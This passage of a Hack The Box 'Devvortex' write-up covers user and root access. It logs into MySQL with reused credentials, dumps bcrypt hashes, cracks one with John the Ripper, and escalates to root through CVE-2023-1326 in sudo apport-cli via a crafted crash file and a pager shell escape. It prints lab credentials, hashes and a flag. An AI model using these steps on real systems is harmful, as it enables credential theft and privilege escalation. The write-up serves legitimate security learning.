tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      889/nginx: worker p
tcp6       0      0 :::22                   :::*                    LISTEN      -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
udp        0      0 0.0.0.0:68              0.0.0.0:*                           -
www-data@devvortex:/home/logan$
```

And there it is, port `3306` seems like a MySQL port, so i tried to login to the local mysql server using the credentials of `lewis:P4ntherg0t1n5r3c0n##` and grab the hash of user `logan`

```
www-data@devvortex:/home/logan$ mysql -u lewis -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 5533
Server version: 8.0.35-0ubuntu0.20.04.1 (Ubuntu)

Copyright (c) 2000, 2023, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Not sure which table is used for storing user's information but `sd4fg_users` seems like it, based on the schema it has

```
mysql> describe sd4fg_users;
+---------------+---------------+------+-----+---------+----------------+
| Field         | Type          | Null | Key | Default | Extra          |
+---------------+---------------+------+-----+---------+----------------+
| id            | int           | NO   | PRI | NULL    | auto_increment |
| name          | varchar(400)  | NO   | MUL |         |                |
| username      | varchar(150)  | NO   | UNI |         |                |
| email         | varchar(100)  | NO   | MUL |         |                |
| password      | varchar(100)  | NO   |     |         |                |
| block         | tinyint       | NO   | MUL | 0       |                |
| sendEmail     | tinyint       | YES  |     | 0       |                |
| registerDate  | datetime      | NO   |     | NULL    |                |
| lastvisitDate | datetime      | YES  |     | NULL    |                |
| activation    | varchar(100)  | NO   |     |         |                |
| params        | text          | NO   |     | NULL    |                |
| lastResetTime | datetime      | YES  |     | NULL    |                |
| resetCount    | int           | NO   |     | 0       |                |
| otpKey        | varchar(1000) | NO   |     |         |                |
| otep          | varchar(1000) | NO   |     |         |                |
| requireReset  | tinyint       | NO   |     | 0       |                |
| authProvider  | varchar(100)  | NO   |     |         |                |
+---------------+---------------+------+-----+---------+----------------+
17 rows in set (0.00 sec)

mysql>
```

And the hash of `logan` is `$2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12`.

```
mysql> select username, password from sd4fg_users;
+----------+--------------------------------------------------------------+
| username | password                                                     |
+----------+--------------------------------------------------------------+
| lewis    | $2y$10$6V52x.SD8Xc7hNlVwUTrI.ax4BIAYuhVBMVvnYWRceBmy8XdEzm1u |
| logan    | $2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12 |
+----------+--------------------------------------------------------------+
2 rows in set (0.00 sec)

mysql>
```

Now try to run that hash through `johntheripper` or `hashcat`

```
echo '$2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12' > /tmp/loganhash
john --wordlist=~/SecLists/Passwords/rockyou.txt --format=bcrypt /tmp/loganhash
```

And after awhile, it turns out that the password of user `logan` is `tequieromucho`

```
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 12 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
tequieromucho    (?)
1g 0:00:00:04 DONE (2023-12-16 13:33) 0.2262g/s 317.6p/s 317.6c/s 317.6C/s
winston..harry
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

use it to login as `logan` and done ! we have obtained the user flag

```
www-data@devvortex:/home/logan$ su logan
Password:
logan@devvortex:~$ cat user.txt
1c7abd89571cd9bfda05ca17bbab1022
logan@devvortex:~$
```

Now for the root part, usually what i do is run `sudo -l` to see which script/program can this user run as, and whether they can run it as root. And since this is an Easy box, it straight up gives a clue

```
logan@devvortex:~$ sudo -l
[sudo] password for logan:
Matching Defaults entries for logan on devvortex:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap
/bin

User logan may run the following commands on devvortex:
    (ALL : ALL) /usr/bin/apport-cli
logan@devvortex:~$
```

Ok so as `logan` we can run `/usr/bin/apport-cli` as root by simply `sudo /usr/bin/apport-cli`. But so far running it barely doesn't prove to be useful.

```
logan@devvortex:~$ sudo /usr/bin/apport-cli
No pending crash reports. Try --help for more information.
logan@devvortex:~$
```

But again i am not a god lol... i don't know all existing packages and commands so i have no idea what the hell this does too. But a bit Googling and ChatGPT-ing, it turns out that this is used to report crashes from processes, it saves logs into .crash files and we can view them later. Additionally, i found out that version `2.26.0` of this tool suffers from `CVE-2023-1326`, which means there is a high chance the current version in this box is suffering from too...

```
logan@devvortex:~$ sudo /usr/bin/apport-cli -v
2.20.11
logan@devvortex:~$
```

So according to the CVE, if we run

```
sudo /usr/bin/apport-cli -c <some crash file>
```

then enter "V" for viewing and try to input the shebang line to a shell like `!/bin/bash` it will spawn a shell as whoever user is running that command (root in this case)

so according to the docs, we can find some crash files in `/var/crash`. But it's empty in this box, so i tried to create a `dummy .crash` file instead and call it `tmp/dummy.crash`. Then I tried the command from above

```
logan@devvortex:~$ sudo /usr/bin/apport-cli -c /tmp/dummy.crash

*** Error: Invalid problem report

This problem report is damaged and cannot be processed.

ValueError('Report does not contain "ProblemType" field')

Press any key to continue...

logan@devvortex:~$
```

But it seems like the crash file has to have the correct format in order for it to work, so i followed the error by simply adding `ProblemType : Bug` to the file and try again

```
logan@devvortex:~$ echo "ProblemType: Bug" > /tmp/dummy.crash
logan@devvortex:~$ sudo /usr/bin/apport-cli -c /tmp/dummy.crash

*** Send problem report to the developers?

After the problem report has been sent, please fill out the form in the
automatically opened web browser.

What would you like to do? Your options are:
  S: Send report (0.0 KB)
  V: View report
  K: Keep report file for sending later or copying to somewhere else
  I: Cancel and ignore future crashes of this program version
  C: Cancel
Please choose (S/V/K/I/C):
```

and it worked ! Ok now i tried to follow what i said above, "V" then keep `!/bin/bash`

```
  K: Keep report file for sending later or copying to somewhere else
  I: Cancel and ignore future crashes of this program version
  C: Cancel
Please choose (S/V/K/I/C): V
WARNING: terminal is not fully functional
-  (press RETURN)!//bbiinn//bbaasshh!/bin/bash
root@devvortex:/home/logan#
```

And BOOM ! we have rooted the box.